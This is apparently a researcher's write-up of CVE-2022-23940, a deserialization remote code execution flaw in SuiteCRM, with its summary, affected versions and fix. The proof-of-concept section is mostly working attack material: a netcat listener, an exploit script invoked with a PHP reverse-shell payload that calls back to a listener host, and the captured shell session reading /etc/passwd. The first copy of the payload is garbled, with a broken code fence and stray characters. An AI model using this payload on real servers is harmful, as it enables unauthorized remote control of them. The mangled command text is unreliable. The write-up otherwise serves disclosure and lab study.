CVE-2022-23940 (RCE in SuiteCRM)

CVE (Common Vulnerability Exposure):

CVE-2022-23940 (SCRMBT-#187)

CVSS (Common Vulnerability Scoring System):

Base Score - **8.8 (High)**

Affected Versions:

SuiteCRM (<= 7.12.4) and SuiteCRM-Core (<= 8.0.3)

Summary:

SuiteCRM through 7.12.1 and 8.x through 8.0.1 allows Remote Code Execution. Authenticated users with access to the Scheduled Reports module can achieve this by leveraging PHP deserialization in the email_recipients property. By using a crafted request, they can create a malicious report, containing a PHP-deserialization payload in the email_recipients field. Once someone accesses this report, the backend will deserialize the content of the email_recipients field and the payload gets executed. Project dependencies include a number of interesting PHP deserialization gadgets (e.g., Monolog/RCE1 from phpggc) that can be used for Code Execution.


Mitigation:

- 02/03/2022: Release of fixed versions (SuiteCRM 7.12.5 and SuiteCRM Core 8.0.4)
- Addition of a new `parseRecipients` function which parses and validates the data stored in the `email_recipients` parameter, before saving it into the database. Only if the value match the expected format the data gets stored.

Proof-of-Concept:

- Vulnerable version used for Proof-of-Concept [SuiteCRM-7.12.3]()
- We can also use docker-compose to host SuiteCRM vulnerable version.
- This Vulnerability in SuiteCRM is due to PHP-Deserialisation which is type of Object Injection.
- Now that we hosting SuiteCRM verion via Docker Container we'll be using docker's IP for the exploit
- We'll be setting up the listener on host machine at port `4444` with `netcat`.
- `nc -lvnp 4444`
- `./exploit.py -u user -p bitnami --payload "php -r '\$sock=fsockopen(\"172.17.0.1\", 4444); exec(\"/b|38366 in/sh -i <&3 >&3`

```
2>&3\");'"
```

- 

```
┌──(kali㉿kali)-[~/cve/suitecrm/CVE-2022-23940]
└─$ ./exploit.py -u user -p bitnami --payload "php -r '\$sock=fsockopen(\"172.17.0.1\", 4444); exec(\"/bin/sh -i <&3 >&3 2>&3\");'"

INFO:CVE-2022-23940:Login did work - Trying to create scheduled report
^[^[^[

┌──(kali㉿kali)-[~/cve/suitecrm]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.18.0.3] 38366
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ pwd
/bitnami/suitecrm
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
 0:python3   1:nvim-   2:[tmux]*   3:zsh
```

- We got a reverse shell. Success!

Reference:

- SuiteCRM: Github
- PoC by manuelz120: Github
- NIST
- Mitre
- PHP unserialize() payload